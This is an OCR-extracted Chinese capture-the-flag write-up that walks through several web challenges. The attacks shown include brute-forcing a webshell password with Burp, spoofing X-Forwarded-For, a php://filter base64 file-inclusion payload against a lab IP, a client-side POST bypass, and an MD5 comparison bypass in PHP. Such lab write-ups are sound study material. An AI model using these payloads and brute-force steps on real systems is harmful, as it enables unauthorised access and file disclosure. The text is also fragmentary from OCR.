
```
eval("var_dump($$args);");
```

这里注意到$

变量可以当作另一个变量的变量名，BUU一个比较有意思的变量 GLOBA

头等舱

抓包就好了



什么也没有。

网页被黑

打开这个页面我玩了好久哈哈哈哈


先用御剑扫一下，

rn 地址

```
http://123.206.87.240:8002/webshell/index.php
http://123.206.87.240:8002/webshell/shell.php
http://123.206.87.240:8002/webshell/index.php
```

发现有个shell.php

点开是



直接抓包，爆破，用的是 simple list ，然后是bp自带的passwords，密码是hack

Request	Payload	Status	Error	Timeout	Length	Comment
1		200			1090	
1945	hack	200			1110	
0		200			1125	
2	!@#$%	200			1125	
3	!@#$%^	200			1125	
6	!root	200			1125	
5	!@#$%^&*	200			1125	
4	!@#$%^&	200			1125	
8	$secure$	200			1125	
7	$SRV	200			1125	


Request Response

Raw Headers Hex HTML Render


```
threedface; border-color: #FFFFFF #999999 #999999 #FFFFFF; border-style: solid; border-width: 1px;"
                                <div
                                        style="width: 350px; height: 22px; padding-top: 2px; color:
#FFFFFF; background: #293F5F; clear: both;">
                                        <b>WebShell</b>
                                </div>
                                <div
                                        style="width: 350px; height: 80px; margin-top: 50px; color:
#000000; clear: both;">
                                        PASS:<input type="password" name="pass" style="width:
270px;">
                                </div>
                                <div style="width: 350px; height: 80px; clear: both;">
                                        <input type="submit" value="□□" style="width: 80px;">
                                </div>
                                <center>
                                        <span style="color: red;">
                                        flag{hack_bug_ku035}
</span>
```

管理员系统


发现一段base64编码，解码后为test123



然后把http头部添加一行X-Forwarded-For：127.0.0.1，



账号是：admin，密码是test123，再发包，可得flag



web 4

看看源代码?

Submit

打开页面，提示看看源代码，F12之后，发现一串编码

根据题目提示：eval(unescape(p1) + unescape('%35%34%61%61%32' + p2));


解码后：

var p1=`function checkSubmit(){var a=document.getElementById("password");if("undefined"!=typeof a){if("67d709b2b`

var p2=`'aa648cf6e87a7114f1"==a.value)return!0;alert("Error");a.focus();return!1}}document.getElementById("levelQuest").onsubmit=checkSubmit;';`
就是`%35%34%61%61%32`就是`54aa2`

拼接起来就是`function checkSubmit(){var a=document.getElementById("password");if("undefined"!=typeof a){if("67d709b2b54aa2aa648cf6e87a7114f1"==a.value)return!0;alert("Error");a.focus();return!1}}document.getElementById("levelQuest").onsubmit=checkSubmit`

将多余的去掉，将`67d709b2b54aa2aa648cf6e87a7114f1`带入，



找到flag

flag在index里


打开链接，出现click me？no 然后点击之后出现test5，


在这里可以看见，特别明显是要利用php伪协议，

输入`http://123.206.87.240:8005/post/index.php?file=php://filter/read=convert.base64-encode/resource=index.php`


base64解码之后，就可拿到flag


输入密码查看flag






题目都提示了要爆破，那就抓包爆破，






从10000到99999，一个一个爆，爆出来密码为



然




后把密码改为13579，就能拿到flag

点击一百万次

点击一百万次，哈哈，似乎在逗我，先抓包看看，获得源码还挺有用


```
    var clicks=0
    $(function() {
      $("#cookie")
        .mousedown(function() {
          $(this).width('350px').height('350px');
        })
        .mouseup(function() {
          $(this).width('375px').height('375px');
          clicks++;
          $("#clickcount").text(clicks);
          if(clicks >= 1000000){
                var form = $('<form action="" method="post">' +
                                                '<input type="text" name="clicks" value="' + clicks + '"
idden/>' +
                                                '</form>');
                                                $('body').append(form);
                                                form.submit();
          }
        });
    });
```


那我就直接在hackbar里用post 传输 `clicks=1000000`，然后真的出现了flag




备份是个好习惯


打开链接，有一串编码，但是解码解密了好久，都没有反应



认真观察这串编码，是将d41d8cd98f00b204e9800998ecf8427e写了两遍， 接下来并没有思路，看了大佬的writeup，用御剑扫了一下

既然是备份文件，打开index.php.bak,弹框下载一个文件，





下载下来

```php
<?php
/**
 * Created by PhpStorm.
 * User: Norse
 * Date: 2017/8/6
 * Time: 20:22
*/

include_once "flag.php";
ini_set("display_errors", 0);
$str = strstr($_SERVER['REQUEST_URI'], '?');
$str = substr($str,1);
$str = str_replace('key','',$str);
parse_str($str);
echo md5($key1);

echo md5($key2);
if(md5($key1) == md5($key2) && $key1 !== $key2){
    echo $flag."取得flag";
}
?>
```


